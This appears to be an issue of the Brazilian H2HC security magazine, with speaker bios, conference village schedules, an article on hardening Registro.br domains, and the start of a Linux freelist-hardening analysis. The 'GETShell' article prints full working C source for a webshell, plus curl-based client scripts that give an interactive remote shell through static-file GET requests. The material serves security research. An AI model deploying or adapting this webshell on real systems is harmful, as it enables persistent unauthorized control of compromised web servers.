Having authored numerous renowned security programs, including Hydra, AFL++, SuSEfirewall, thc-ipv6 and many others, he has made a name for himself.

He currently works as a team lead for code assurance at SRLabs in Berlin.

Palestra: "Hacking blockchains"

Matt Yurkewych

Vulnerability Researcher, L3 Harris Trenchant

Matt is a vulnerability researcher at L3 Harris Trenchant

Palestra: "A Closer Look At Freelist Hardening"

Nicolas Economou

Security Researcher, Blue Frost Security

I have been working for +17 years as Security Researcher and Exploit Writer writing exploits for multiple platforms, specially for Windows kernel (and related to).

Besides, I researched and presented many offensive security projects in different security conferences.

Palestra: "I'm High"

Pawel Wieczorkiewicz

Security Researcher, Open Source Security Inc.

Pawel Wieczorkiewicz is a Security Researcher at Open Source Security Inc., a company developing the state-of-the-art Linux kernel hardening solution known as grsecurity. His research focuses on offensive security aspects of transient and speculative execution vulnerabilities, side-channels, and the effectiveness of defensive mitigations in OSes and hypervisors. Pawel's deep interest in low-level security of software and hardware has resulted in the discovery of a number of vulnerabilities in AMD and Intel processors in addition to the Linux kernel and Xen hypervisor system software.

Palestra: "Two transient execution vulnerabilities you have probably not heard about: Snoopy and CRAP"

Ramon de C Valle

Information Security Engineer, Google

Ramon is an Information Security Engineer at Google, working with vulnerability research and mitigations development. He is also an early developer and longtime contributor of Metasploit, and Lead of the Exploit Mitigations Project Group of the Rust compiler.

Previously, he worked as a Principal Software Engineer at Blizzard, member of the Game Security Engineering Team, working embedded with the game development teams, where he worked on games such as Diablo, StarCraft, WarCraft, and World of Warcraft.

Before working professionally with information security, he participated in some subcommunities/subcultures of The Scene, and also co-founded one of the earliest vulnerability research groups in Brazil.

Palestra: "LLVM CFI and Cross-Language LLVM CFI Support for the Rust Compiler"

Reginaldo Silva

Bug Bounty Hunter, Independent

Hi, I'm Reginaldo Silva, and I'm a software engineer who is passionate about security, and also a security researcher who builds software, depending on who you ask. The fact is that I've been programming and generally hacking computers since my early teens. My past research was one of the reasons most XML libraries come with external entity resolution disabled by default these days.

I worked at Meta from 2014 to 2020, both as a security engineer and as a software engineer. After I found a remote code execution bug in the main web server, they decided it was more economically viable to give me a job than to keep paying bounties one by one. I returned to Brazil in 2020 and was director of security at VTEX, the Brazilian digital commerce multi-national, back in 2021, and guided the company security posture during the IPO process. After leaving VTEX, I've been dedicating myself to security research and bug bounties yet again.

Palestra: "Never let good research go to waste: frustrating bounty experiences might make good conference talks"

Shay Gueron

Professor, University of Haifa and Distinguished Engineer, Meta

From 1999, Shay has been serving as a professor of mathematics at the university of Haifa, and nowadays he is running a security program for the MBA program of the university's Business School. Shay spent 12 years at Intel (2005-2017) as a Sr. PE, the Chief Core Cryptography architect, where he had the opportunity to work on architecture, microarchitecture and low-level software optimization for cryptographic libraries. He was blessed with the opportunity to execute the architecture and hardware of many instructions that are now part of the x86-64 Intel (and AMD) cores, and trickled to ARM. Here are a few: AES-NI, PCLMULQDQ, AVX ternlog, Vector-AES, Vector-PCLMULQDQ, VPMADD52, GF-NI. Shay designed and implemented the SGX below-ISA cryptography and the Memory Encryption Engine. He worked on software side channels and on optimized crypto code (search him in OpenSSL and BoringSSL).

In May 2017, Shay moved to AWS as a Sr. PE for cryptography. He worked on cloud scale crypto algorithms (e.g., KMS modes of operation) cryptographic strategy (e.g., AWS-LC) and post quantum strategy.

In April 2023 Shay moved to Meta, as a Distinguished Engineer, where he is now, leading a cross-company effort on crypto policies, performance and innovation.

Shay has lots of collaborations. Together with Yehuda Lindell from Bar-Shaylan university and Adam Langley

from Google, he is a co-author on AES-GCM-SIV (RFC8452). Shay is a co-submitter of the Key Encapsulation Mechanism BIKE BIKE - Bit Flipping Key Encapsulation, which is a Round 4 alternative finalist in the NIST post quantum standardization project. Together with Nir Drucker and Dusan Kostic, my former Ph.D. students, Shay crafted and am maintaining the Additional Implementation (portable, optimized and constant time) of BIKE in this git repository.

Palestra: "Cryptographic Acceleration"

Travis Goodspeed

Embedded Systems Reverse Engineer, Undisclosed

Travis Goodspeed is a reverse engineer of embedded systems from East Tennessee who has been boiling chips in acid and photographing their ROMs, as well as making the CAD software necessary to reverse engineer them. His passport was once lost by the consulate when applying for a Brazilian visa, but after a good cut of picanha, who could hold a grudge?

Palestra: "GatoROM: A New Attempt at Solving ROM Bit Ordering"

Vincent Zimmer

Senior Principal Engineer, Intel Corporation

Vincent Zimmer is a Senior Principal Engineer in the Software and Services Group at Intel Corporation. Vincent Has been developing firmware for the last 25+ years and has led the efforts in EFI, now UEFI, security since 1999. In addition to chairing the UEFI Security Subteam in the UEFI Forum www.uefi.org and writing specifications and papers, Vincent has written several books on firmware https://www.amazon.com/Vincent-Zimmer/e/B002I6IW4A/. Vincent has spoken at several events, including Cansecwest, BSides, Toorcamp, Open Compute, and the Intel Developer Forum. Vincent also coordinates efforts on the EDKII security http://www.tianocore.org/security/ and represents Intel for the UEFI Security Response team www.uefi.org/security

Palestra: "Keynote: The story of UEFI (and its security mitigations)"

Xeno Kovah

Founder, OpenSecurityTraining2

Prior to working full time on OpenSecurityTraining2 (ost2.fyi), Xeno worked at Apple designing architectural support for firmware security; and code auditing firmware security implementations. A lot of what he did revolved around adding secure boot support to the main and peripheral processors (e.g. the Broadcom Bluetooth chip.) He led the efforts to bring secure boot to Macs, first with T2-based Macs, and then with the massive architectural change of Apple Silicon Macs. Once the M1 Macs shipped, he left Apple to pursue

the project he felt would be most impactful: creating free deep-technical online training material and growing the newly created OpenSecurityTraining 501(c)(3) nonprofit.

Palestra: "Blue2thprinting (blue-[tooth)-printing]: answering the question of 'WTF am I even looking at?!'"

ELYTRON

SECURITY

Brasil | EUA | EMEA

A Elytron Security é uma consultoria de Inteligência e Resiliência Cibernética.

Junte-se a nós!

Acesse:

www.elytronsecurity.com

Villages H2HC 20 Anos

A H2HC foi um dos primeiros eventos do mundo a possuir uma área dedicada e controlada por comunidades independentes. A ideia dos espaços para as comunidades (villages) é justamente remover o controle central e permitir ideias fluirem de diversos lugares. Fizemos até mesmo outros eventos dentro da H2HC, tais como do Slackware BR e a primeira BSides SP (primeira do Brasil). Mas como em todas as áreas da H2, pouco divulgamos sobre o que acontece nas villages. Decidimos portanto dar uma noção aqui na revista sobre as villages e compartilhar uma agenda parcial de atividades. Cada village controla a própria agenda, portanto a única forma de ter uma perspectiva completa é indo em cada uma! Recomendamos!

Lista (incompleta) de villages da H2HC 20 Anos

- Rádio Frequência
- Hardware Hacking
- Impressão 3d
- WOMCY
- Somos Um Black
- TECKIDS
- SEC4KIDS
- Bio Hacking
- Car Hacking
- Lockpicking
- OSINT
- Bug Bounty
- LKCAMP
- Cyber Security Girls
- Life4Sec
- Workshop de BIOS
- Cloud
- Appsec
- ITA

Agenda (parcial) de algumas das villages

Life4Sec & Hacker Culture
Dia 09/12/2023
Oficinas

10:00 às 17:00	**Lock Pick - Abrindo Cadeado sem usar a Chave** Demetrius Rafael e Demetrius Junior
10:00 às 17:00	**Recuperação de Dados em Dispositivos de Armazenamento** Diego Dartora
10:00 às 17:00	**Refinando footprint em redops** Thiago Cunha

Life4Sec & Hacker Culture - Dia 09/12/2023
Palestras

10:00	**Segurança na Era Quântica: Desafios e Oportunidades** New López
11:00	**Deixando os Sinais no Escuro** Alexandre Araujo
14:00	**Histórias Tragi - Cômicas de Falhas de OpSec** Cybelle Oliveira
15:00	**Pentest & Red Team: História de um Elefante em uma loja de Cristais** Thiago Cunha
17:00	**Aquisição de Dados em Android e IOS** Daniel Avilla

Life4Sec & Hacker Culture
Dia 10/12/2023
Oficinas

10:00 às 17:00	**Lock Pick - Abrindo Cadeado sem usar a Chave** Demetrius Rafael e Demetrius Junior
10:00 às 17:00	**A Importância da Recuperação de Dados em Dispositivos** Diego Dartora
10:00 às 17:00	**Refinando footprint em redops** Thiago Cunha

Life4Sec & Hacker Culture - Dia 10/12/2023
Palestras

10:00	**GRC e Cibersegurança: Um Casamento Necessário!!** Anderson Ferreira
11:00	**Criaturas de hábitos: Mapeando comportamentos por meio da OSINT** Deivison Lourenço
13:00	**Tecnicas de Engenharia Social** Romulo Sidooski
14:00	**Simulando algoritmos criptográficos pós-quânticos em Python a fim de compreender a sua eficiência a ataques quânticos** Dany Nazaré
15:00	**Mind Hacking** Anderson Tamborim
17:00	**Engenharia Social: Técnicas Psicanalíticas para Manipulação de Massas** Davis Alves, Ph.D

OSINT - Dia 09/12/2023

10:00	**ABERTURA**
10:30	**CRUSHING CRUMBS OF INFORMATION TO EAT A WHOLE CAKE** | FELIPE PROTEUS
12:00	**ALMOÇO**
14:00	**WHO POSSIBILY BEHIND THE PHISHING THAT STEALS APPLE CREDENTIALS** | CORVO
15:00	**TRIANGULAÇÃO GEOGRÁFICA USANDO TELEGRAM** | ISMAEL DEUS MARQUES (PODEPOLEGUY)
16:00	**DO OSINT AO HUMINT: ESTRATÉGIAS PARA DESVENDAR E PERFILAR A PERSONA DO ALVO** | DEIVISON LOURENÇO E RAUL CÂNDIDO
17:15	**FONTE DA FONTE: COMO AVALIAR DADOS OSINT PARA UMA INVESTIGAÇÃO DIGITAL** | EMERSON WENDT
18:00	**FINAL DO DIA**

OSINT - Dia 10/12/2023

10:00	**ABERTURA**
10:15	**ENGENHARIA SOCIAL COM NGROK E SEEKER** | RONEY MEDICE
11:00	**NYM, A CAMADA DE PRIVACIDADE PARA TODO O TRÁFEGO NA INTERNET** | GABRIEL CARDOSO
12:00	**ALMOÇO**
14:00	**RECYCLED OR NOT? USING OSINT TO VERIFY INFORMATION** | LAÍS CLESAR
15:00	**ANÁLISIS FORENSE BASADO EN IA: TÉCNICAS E IDENTIFICACIÓN DE ROSTROS A TRAVÉS DEL REFLEJO CORNEAL** | JOSÉ R. LEONETT
18:00	**FINAL DO DIA**

LKCAMP (Linux Kernel at Unicamp) - Dias 09/12/2023 e 10/12/2023

10:30–11:00 e 12:00–12:30	**Estudando o kernel Linux** Gabriela Bittencourt, Gustavo Pechta, Pedro Azevedo
14:00–15:00	**Modificando o kernel Linux** Carlos Barbosa, Henrique Simões, Mariana Arias, Vinícius Peixoto
17:00–18:00	**Contribuindo para o kernel Linux** Gabriel Lima, Jackson Tenório, Julio Avelar

Workshop de BIOS - Dias 09/12/2023 e 10/12/2023

13:00–17:00	**Atividades práticas, basta ir à village a qualquer momento** Rodrigo Laneth e Davidson Francis
13:00 e 15:00	**Sessões teóricas** Rodrigo Laneth e Davidson Francis

Bug Bounty - Dia 09/12/2023

09:30	**Hunting domains with HEDnsExtractorr** | Ialle Teixeira e Neriberto Prado
10:00	**Sim, existe almoço grátis: Como hackeamos uma vending machine em 3 dias** | Gabriel Barbosa
10:50	**From development to bug bounty** | Allan Garcez
11:20	**Not So Smart Contracts: Hacking them!** | Vitor Fernandes
12:00	**Leaking directories with IIS Shortname and XXE** | Rafael T
14:00	**Uma revisão sobre post-exploitation e tecnicas furtivas de execução em memoria no Linux** | Alexis Arias
14:30	**Windows Driver Vulnerability Hunting for Absolute Beginners** | Thiago Peixoto
15:00	**Playing CTF for fun and ... PROFIT?????** | Caio Lüders
15:30	**Painel: O outro lado do report, uma conversa com** | triager e bug hunters
16:00	**Dancing with Oauth: Common techniques to exploit oauth based authentication** | Matheus Vrech
16:50	**Vulnerabilidades devido a API Gateways mal configurados** | Amir Safa e Gustavo Oliveira
17:30	**HTTP Request Smuggling Explained** | Ricardo Iramar

VISÃO GERAL DA EMPRESA

Validação de gerenciamento de exposição e segurança

Entre na mente dos invasores, descobrindo como eles vêem a superfície de ataques e vulnerabilidades. Alcance a eficácia na segurança para apoiar os programas contínuos de gerenciamento de exposição de ameaças e verificação de desempenho

A Cymulate, fundada em 2016, tem a missão de reduzir os riscos de violação por meio de avaliações de superfície de ataques, validação contínua de segurança e testes de viabilidade de violações.

Gartner Peer Insights.

Validação de Gerenciamento de Exposição e Segurança da Cymulate pela Cymulate, em ferramentas de Simulação de Violação e Ataque (BAS)

4.8 ★★★★★ 125 avaliações

Plataforma de Gerenciamento de Exposição de Segurança da Cymulate

Gerenciamento de superfície de ataques
Avaliação de vulnerabilidades

Simulação de Violação e Ataque
Validação de controle

Formação de Equipe Vermelha
Validação de caminhos de ataque

Análise de exposição
Priorização de remediação e contextualização de riscos de negócios

Infraestrutura de TI | Controles de segurança | Identidade | Nuvens

Entre na mente dos criminosos graças ao gerenciamento de exposição

- Meça continuamente e parametrize a eficácia da cibersegurança e os riscos para a liderança
- Priorize vulnerabilidades e compreenda as exposições, mapeadas em estruturas de segurança
- Valide controles, descubra armadilhas de segurança e compreenda os riscos de ameaças emergentes
- Otimize os gastos em cibersegurança e gerencie custos

Blindando seu Registro.BR

Autor: A1000ton.Just.In.0

Registro Único de Artigo

https://doi.org/10.47986/17/1

Atualmente, quando abordamos o conceito de hardening, reforço da segurança de sistemas, é fundamental considerarmos que a proteção do ambiente web tem seu início no processo de registro do domínio. Muitas vezes, mesmo após a realização de testes de intrusão, implementação de medidas de hardening e auditorias no ambiente, fragilidades ainda podem persistir nesse ponto crítico, comprometendo a segurança de todo o ecossistema.

A seguir, alguns casos de ataques que ocorreram através do abuso de fragilidades deixadas no registro do domínio:

- https://www.nic.br/noticia/na-midia/como-hackers-sequestraram-um-banco-brasileiro/
- https://livecoins.com.br/urgente-negociecoins-tem-site-hackeado/
- https://www.reclameaqui.com.br/registro-br-nic-br/hackearam-minha-conta-do-registro-br-e-habilitaram-um-token-de-acesso-em-du_6hARGzDbP7KZF-PD/

É comum nos depararmos com domínios registrados no Registro.br em nome de indivíduos ou entidades sem nenhum vínculo direto com a organização proprietária. Esses registros podem ter sido efetuados por técnicos de TI, webmasters ou pessoas com conhecimentos limitados em informática e segurança cibernética (o famoso “sobrinho que entende”) sem a devida diligência na gestão desses ativos.

É crucial entender que um domínio é um ativo valioso, comparável a um bem físico, como um veículo ou um imóvel. O proprietário listado no Registro.br é o legítimo proprietário do nome da empresa na internet, e qualquer falha neste ponto pode resultar em sérias consequências.

Com a quantidade de vazamentos e senhas à disposição, um atacante pode encontrar um acesso ao registro.br e obter acesso ao Contato Titular, Administrativo ou Técnico. Os transtornos podem ser graves, pois, dentre outras coisas, poderá alterar os servidores DNS, redirecionando o tráfego para servidores sob seu controle. Isso pode permitir, por exemplo, que o atacante intercepte e-mails em um servidor de e-mails com uma conta “catch all” sob seu controle, recebendo mensagens críticas de segurança, como redefinição de senhas ou alertas de mudança de senha em redes sociais, que frequentemente são direcionados para nossas caixas de e-mail, já que este é um dos principais pontos de convergência digital nos dias de hoje.

Outro risco que vale ser mencionado é a possibilidade de direcionamento do tráfego Web para um proxy controlado pelo atacante e reenvio para o servidor original, configurando assim, um ataque do tipo MITM (Man In The Middle), onde pode-se interceptar o tráfego Com exceção de alguns casos específicos que não são comuns para acesso a sites por usuários (como, por exemplo, certificate pinning), tal ataque funciona mesmo com httpS, já que, com acesso no DNS do alvo é possível a emissão de certificados válidos, como

por exemplo, utilizando a autoridade certificadora gratuita Let’s encrypt.

É importante destacar que algumas configurações no Registro.br são específicas para cada domínio. Portanto, caso você seja responsável por vários domínios, será necessário revisar e adequar as configurações em cada um deles individualmente.

A seguir, algumas medidas de hardening recomendadas para mitigar essas ameaças nos domínios:

1. Monitoramento constante para verificar a disponibilidade do domínio, datas de vencimento ou qualquer alteração nos registros (IDs ou servidores DNS). Ferramentas como o Nagios podem ser empregadas para obter visibilidade imediata sobre problemas. Um exemplo de script bash para verificar alterações pode ser visto na Listagem 1.

```
#!/bin/bash
dominio=$1
arquivo_anterior="$1.txt"
email_destino="seu@email.com.br"

# Realiza o whois e filtra as linhas que comecam com '%'
resultado_atual=$(whois "$dominio" | grep -v '^%')

# Verifica se o arquivo anterior existe
if [ -f "$arquivo_anterior" ]; then
   # Compara o resultado atual com o arquivo anterior
    diff_result=$(diff -u "$arquivo_anterior" <(echo "$resultado_atual") | grep '^[+-]')

   # Verifica se houve alguma diferenca
   if [ -n "$diff_result" ]; then
      # Salva o novo resultado como arquivo anterior
      echo "$resultado_atual" > "$arquivo_anterior"

      # Envie um email de alerta com as diferencas
      echo "Houve uma alteracao no whois de $dominio. Diferencas:\n$diff_result" | mail -s "Alerta de Alteracao
           no Whois" "$email_destino"
   fi
else
   # Se o arquivo anterior nao existe, crie-o
   echo "$resultado_atual" > "$arquivo_anterior"
fi
```

Listagem 1: Exemplo de script bash para verificar alterações.

2. Utilização de senhas complexas e exclusivas, somadas à ativação da Autenticação de Múltiplos Fatores (MFA) em todas as contas de registro de domínio. Essa prática reforça a segurança e dificulta acessos não autorizados em caso de vazamento de senhas.

3. Criação de IDs separados para funções específicas, como Contato do Titular, Contato Administrativo, Contato Técnico e Contato de Cobrança. Isso garante que, em caso de perda de acesso ou necessidade de delegação de responsabilidades, a organização esteja preparada, concedendo o mínimo acesso necessário para a execução de cada tarefa..

4. Utilizar e-mails de grupos de colaboradores ao invés de contas individuais, para que mais pessoas sejam notificadas em caso de alteração. Esta abordagem distribuída dificulta ataques de spear phishing, uma vez que se torna mais desafiador, para o atacante, a identificação de particularidades do(s) alvo(s).

5. Optar por nomes genéricos para e-mails de contato, como idtecnico@ ou webmaster@, como medida de segurança contra ataques de engenharia social.

6. Colocar estes grupos como e-mail de contato individual para cada respectivo contato no registro.br. Motivo: Qualquer comunicação será recebida por todo o grupo. A ideia é que não se saiba quem é o destinatário e que mais de uma pessoa esteja atenta.

7. Estes grupos devem ser utilizados somente para este fim, pois desta forma temos mais consciência que só deveríamos receber mensagens enviadas por entidades de registro, assim se receber de outro tipo de remetente poderá ser ignorado. Importante: No grupo de cobrança coloque alguém da área técnica também, pois a pessoa responsável pelo pagamento pode não saber identificar os boletos de registro de domínio legítimos dos falsos.

8. Um dos grupos (eu sugiro o Contato do Titular) não deve pertencer ao mesmo domínio que está sendo registrado, nem conter somente e-mails do domínio, se for mais de um, melhor. Motivo: Caso as entradas de DNSs ou servidores de e-mail sejam comprometidos você ainda tem uma chance de acessar, alterar ou resetar os acessos e configurações, pois as mensagens chegarão neste e-mail “de fora” do domínio em questão.

9. O Contato Titular deve ficar sob dupla custódia (ex: uma pessoa possui a senha e outra possui o token). Motivo: Como são acessos de alto privilégio, é melhor que mais de uma pessoa tenha que ser acionada para quaisquer alterações, ou criação de novos domínios. Uma vez que os mais usados são sempre o Contato Administrativo e o Contato Técnico, esta prática não causará grandes transtornos, mas vai agregar um nível de segurança maior.

10. Estar atento aos alertas enviados aos grupos criados para esse fim. Perdendo o acesso a algum ID de contato, o ID superior deverá logar e removê-lo dos contatos. Motivo: não adianta colocar cães de guarda no quintal e não ir verificar quando eles latirem ;-))).

11. Implementar o DNSSec para reforçar a autenticidade dos endereços IP associados ao seu domínio, reduzindo o risco de redirecionamentos maliciosos.

12. Utilizar servidores de DNS distribuídos em regiões geográficas distintas para garantir a disponibilidade do serviço. Em caso de problemas de acesso a um local, o alternativo continuará funcionando. Atualmente, grandes bigtechs já oferecem isso por padrão, AWS Route 53, CloudFlare…)

13. Manter cópias de backup das configurações DNS, pois nunca se sabe quando serão necessárias.

Exemplo de um domínio com as dicas de hardening aplicadas: https://registro.br/tecnologia/ferramentas/whois/?sear

Em resumo, fortalecer a segurança no registro de domínio é um passo crítico para proteger a integridade de uma presença online e evitar um ataque de Domain Take Over.

A implementação de medidas de hardening, monitoramento constante e a adoção de práticas recomendadas serão sempre fundamentais para mitigar os riscos associados a possíveis vulnerabilidades neste importante aspecto da segurança cibernética, bem como a conscientização dos times que estarão nestes grupos, responsáveis por estes contatos, em compreender suas responsabilidades e os ataques que cada dia estão mais sofisticados.

#ficaXperto

Amilton Justino - amilton@insight.inf.br

Amilton Justino é diretor de cibersegurança e responsável técnico da equipe de soluções da Insight Solution Team. Nos últimos anos tem se dedicado à cibersegurança de forma intensa. Realiza diagnósticos em casos de incidentes, faz pentests, detecção de vulnerabilidades e dá consultoria em prevenção de ataques.
X: @amilton_justino

GETShell

Autor: Anônimo

Registro Único de Artigo

https://doi.org/10.47986/17/2

1. Introdução

O uso e criação de webshells em geral não tem sofrido grandes variações nos últimos anos pois a grande maioria dos escritores de webshell pressupõe as mesmas condições, nas quais, a partir de um RCE, o usuário será capaz de escrever código no diretório da aplicação.

Visando buscar uma forma diferente de pensar sobre o assunto, foi cogitado o contexto onde uma aplicação web é vulnerável à RCE, porém o usuário (possivelmente um www-data) não tem capacidade de escrita em nenhum diretório com exceção de um diretório de uploads no qual o webserver não interpreta código, ou seja, apenas serve os arquivos de forma estática.

Partindo desse contexto especifico, será apresentada uma solução que torna possível estabelecer uma shell interativa facilitando posterior exploração do webserver como também pivotar, se esse for o desejo.

2. Desenvolvimento / Implementação

Para atingir o objetivo, decidiu-se estruturar o programa em pequenas funções as quais usadas em sequência serão a implementação final da ideia aqui desenvolvida.

O básico para se ter uma shell interativa é executar a shell de forma que seja possível escrever em sua entrada padrão e ler de sua saída padrão. Uma forma conveniente de criar um processo já possuindo controle sobre entrada e saída é combinando as funções forkpty() e execve().

Visando executar a shell "/bin/sh" foi preparada a função da Listagem 1, a qual retorna o descritor de arquivo já associado ao processo.

Neste momento, o programa tem apenas a funcionalidade de executar a shell. Para resolver o problema com as restrições que foram estipuladas na introdução é necessário elaborar uma forma de entrada/saída de dados que não dependa de interpretação de código pelo webserver, levando à ideia central desse artigo.

A solução para a parte de fornecer a saída da shell, fazendo uso dos recursos previstos nesse contexto (possibilidade de servir arquivos estáticos) é basicamente escrever toda saída em um arquivo.

Já para entrada de dados, a primeira possibilidade pensada foi realizar uso de requisições GET, porém

como não existe a possibilidade de receber parâmetros dadas as restrições propostas, a ideia foi acessar arquivos do diretório de uploads que representem os caracteres a serem "digitados" na shell. Para facilitar a inicialização, foi implementada a seguinte função da Listagem 2 para se criar 256 arquivos, cada um representando o respectivo byte de entrada, e um arquivo de saída o qual o descritor é retornado pela função.

```
int forkexec_pty(char *progname, char **envp)
{
   int master_fd;

   char **ap = {NULL};
   if (forkpty(&master_fd, NULL, NULL, NULL)==0) {
      execve(progname, ap, envp);
   }

   return master_fd;
}
```

Listagem 1: Função forkexec_pty()

```
int create_files(char *dirpath, char *ext)
{
   int output_fd;
   char fname[4096];

   for (int i = 0; i < 256; i++) {
      sprintf(fname, "%s/__GS__%d.%s", dirpath, i, ext);
      creat(fname, S_IRUSR|S_IRGRP|S_IROTH);
   }

   sprintf(fname, "%s/__SG__output.%s", dirpath, ext);
   output_fd = open(fname, O_TRUNC | O_WRONLY|O_CREAT, S_IRWXU|S_IRWXO|S_IRWXG);
   return output_fd;
}
```

Listagem 2: Função create_files()

Como pode ser visto na Listagem 2, criamos os arquivos para dar GET enumerados de 0 à 255 e o arquivo de saída. Contudo não temos qualquer controle sobre o webserver e precisamos saber qual dos arquivos foi acessado e em que ordem.

Uma forma de fazer isso é, com base no número presente no nome do arquivo acessado, converter pra um byte e repassar esse byte como entrada pra shell que foi executada previamente. Para monitorar o acesso aos arquivos criados e também a saída padrão da shell se faz uso das APIs Inotfy e Poll do Linux.

As funções da Listagem 3 são utilizadas para inicializar a estruturas usadas nas APIs citadas.

```
int watch_path(char *dirpath)
{
   int wd;

   wd = inotify_init();
   inotify_add_watch(wd, dirpath, IN_OPEN);
   return wd;
}

void setup_monitors(struct inotify_event **evt, struct pollfd **pfds, int master_fd, int watch_fd)
{
      *evt = malloc(sizeof(struct inotify_event) + 4096);
      *pfds = malloc(sizeof(struct pollfd) * 2);

      (*pfds)[0].fd = master_fd;
      (*pfds)[0].events = POLLIN;
      (*pfds)[0].revents = 0;
      (*pfds)[1].fd = watch_fd;
      (*pfds)[1].events = POLLIN;
      (*pfds)[1].revents = 0;
}
```

Listagem 3: Funções watch_path() e setup_monitors()

A partir do uso dessas das funções da Listagem 3, tem-se um descritor de arquivo para monitorar acessos a arquivos sendo abertos no diretório escolhido, além da struct pra ser utilizada com a API Poll, inicializada para monitorar a saída padrão da shell e os eventos no descritor criado pela API Inotify.

Por fim, é necessário unir tudo isso em uma rotina para tratar os eventos de acesso aos arquivos, repassar os bytes convertidos como entrada pra shell e escrever a saída no arquivo que foi criado. Para isso usa-se a função da Listagem 4.

A função da Listagem 4 é responsável por tratar todos os eventos e fazer a shell funcionar como se espera de uma shell interativa.

Para se limpar o ambiente ao encerrar o processo da shell de forma simples e direta, usa-se a função da Listagem 5.

Unindo todas essas funções tem-se a implementação de um webshell baseado puramente em requisições GET, na qual o primeiro parâmetro é o caminho onde devem ser gerados os arquivos que serão monitorados e o segundo uma extensão para usar nesses arquivos, conforme mostra a Listagem 6.

Com isso tem-se a implementação que roda no lado do webserver, mas ainda falta uma forma de utilizar essa shell com facilidade, pois fazer cada requisição manualmente a fim de "digitar" na shell é um processo muito trabalhoso. Para isso preparamos o script GS.sh (Listagem 7) o qual implementa a entrada de dados de forma simples e transparente.

```
void handle_events(struct inotify_event *evt, struct pollfd *pfds, int output_fd)
{
   char buffer[4096];
   while (poll(pfds, 2, −1)) {
      //shell have some output
      if (pfds[0].revents != 0) {
         int count = read(pfds[0].fd, buffer, 4096);
         // shell exited
         if (count == −1) {
                  return ;
         }
         write(output_fd, buffer, count);
         pfds[0].revents = 0;
      }

      //we received input send it to shell
      if (pfds[1].revents != 0) {
         read(pfds[1].fd, evt, sizeof(struct inotify_event) + 4096);
         printf("evt on %s\n", evt−>name);
         if (strstr(evt−>name, "__GS__")) {
                  char byte = atoi(evt−>name+6);
                  printf("input byte is %d\n", byte);
                  write(pfds[0].fd, &byte, 1);
         }
         pfds[1].revents = 0;
      }
   }
}
```

Listagem 4: Função handle_events()

```
void remove_files(char *dirpath, char *ext)
{
   char fname[4096];

   for (int i = 0; i < 256; i++) {
      sprintf(fname, "%s/__GS__%d.%s", dirpath, i, ext);
      unlink(fname);
   }

   sprintf(fname, "%s/__SG__output.%s", dirpath, ext);
         unlink(fname);

}
```

Listagem 5: Função remove_files()

```
int main(int argc, char **argv, char **envp)
{
   int master_fd;
   int output_fd;
   int watch_fd;
   struct inotify_event *evt;
   struct pollfd *pfds;

   if (argc < 3) {
      printf("usage: %s <dirpath> <ext>\n", argv[0]);
      return 1;
   }

   master_fd = forkexec_pty("/bin/sh", envp);
   output_fd = create_files(argv[1], argv[2]);
   watch_fd = watch_path(argv[1]);
   setup_monitors(&evt, &pfds, master_fd, watch_fd);
   handle_events(evt, pfds, output_fd);
   remove_files(argv[1], argv[2]);

   return 0;
}
```

Listagem 6: Função main()

```
EXT="$2"
URL="$1/__GS__"

while true; do
      read -p "GS> " input
      for ((i=0; i < ${#input}; i++)); do
            c=${input:i:1}
            byte=$(printf "%d" "'$c")
            GETURL=$(printf "${URL}${byte}.${EXT}")
            curl $GETURL
      done
      GETURL=$(printf "${URL}10.${EXT}")
      curl $GETURL
done
```

Listagem 7: Script GS.sh

O script GS.sh recebe como primeiro parâmetro a URL do server onde o componente server-side foi executado, incluindo o caminho da pasta onde os arquivos foram gerados e também a extensão usada (segundo parâmetro passado para o programa server-side).

Esse script vai exibir um prompt GS> e converter a entrada em sequências de requisições que equivalem a digitar a entrada na shell remotamente. Para visualizar a saída usa-se o script output.sh (Listagem 8) que recebe os mesmos parâmetros que o GS.sh.

```
while true; do clear; curl $1/__SG__output.$2; sleep 1; done
```

Listagem 8: Script output.sh

3. Uso / Demo

O uso do programa e dos scripts aqui implementados são bem simples; como exemplo iremos considerar um webserver fictício h2hc.poc, no qual existe uma pasta static/ e então faremos a execução e uso da webshell. Considerando o programa server-side com nome getshell, teríamos o fluxo de execução da Listagem 9.

```
# In target
./getshell <webpath>/static txt

# At our side (run shell)
bash GS.sh http://h2hc.poc/static txt

# At our side (get output)
bash output.sh http://h2hc.poc/static txt
```

Listagem 9: Fluxo de execução

Demo (Video): https://youtu.be/Ja9_gmyWTRQ

4. Considerações finais

O hack apresentado neste trabalho faz o uso da API Inotify para capturar o nome do arquivo sendo acessado por um processo fora do nosso controle e convertê-lo em parâmetros de entrada.

A implementação não possui nenhum tipo de validação em caso de falhas ao usar as funções de bibliotecas externas. Outro fator importante é que o arquivo de saída utilizado pela shell é relido do início a cada GET, e o mesmo vai sofrendo append durante toda existência do processo da shell. Uma proposta de melhoria é monitorar o acesso específico a esse arquivo e remover seu conteúdo.

O uso dessa webshell implica em um grande numero de requisições (uma requisição por letra digitada na shell), mas ainda assim é suficiente para funcionar adequadamente no contexto que foi proposto.

5. Referências

manpages

Examinando o Hardening da Freelist

Autor: Matt Yurkewych | Traduzido por: H2HC Magazine - Artigo original em inglês no final da revista

Registro Único de Artigo

https://doi.org/10.47986/17/3

1. Introdução

Neste artigo, consideramos o mecanismo de hardening da freelist incorporado ao kernel do Linux em abril de 2020 [1] correspondente ao parâmetro de configuração `CONFIG_SLAB_FREELIST_HARDENED`.

Nossa motivação é a seguinte questão: esse mecanismo pode impedir um ataque do mundo real?

2. O Mecanismo

Nessa seção, descreveremos o mecanismo de ofuscação. Começaremos com o "kmalloc-32 freelist walk" disponível em [1], como mostra a Figura 1.

```
      ptr               ptr_addr            stored value      secret
      ffff9eed6e019020@ffff9eed6e019000 is 793d1135d52cda42 (86528eb656b3b59d)
      ffff9eed6e019040@ffff9eed6e019020 is 593d1135d52cda22 (86528eb656b3b59d)
      ffff9eed6e019060@ffff9eed6e019040 is 393d1135d52cda02 (86528eb656b3b59d)
      ffff9eed6e019080@ffff9eed6e019060 is 193d1135d52cdae2 (86528eb656b3b59d)
      ffff9eed6e0190a0@ffff9eed6e019080 is f93d1135d52cdac2 (86528eb656b3b59d)
```

Figura 1: O "kmalloc-32 freelist walk" disponível em [1]

.

Na Figura 1, `stored value` é computado da seguite forma:

$$\texttt{stored value} = \texttt{ptr} \oplus BS(\texttt{ptr\_addr}) \oplus \texttt{secret}$$

onde $BS()$ é um endian swap e '$\oplus$' indica uma adição módulo 2. Pegamos emprestada a arquitetura alvo de ambos [1] e [2], e assumimos que o endian swap ocorre ao longo de words de 64 bits.

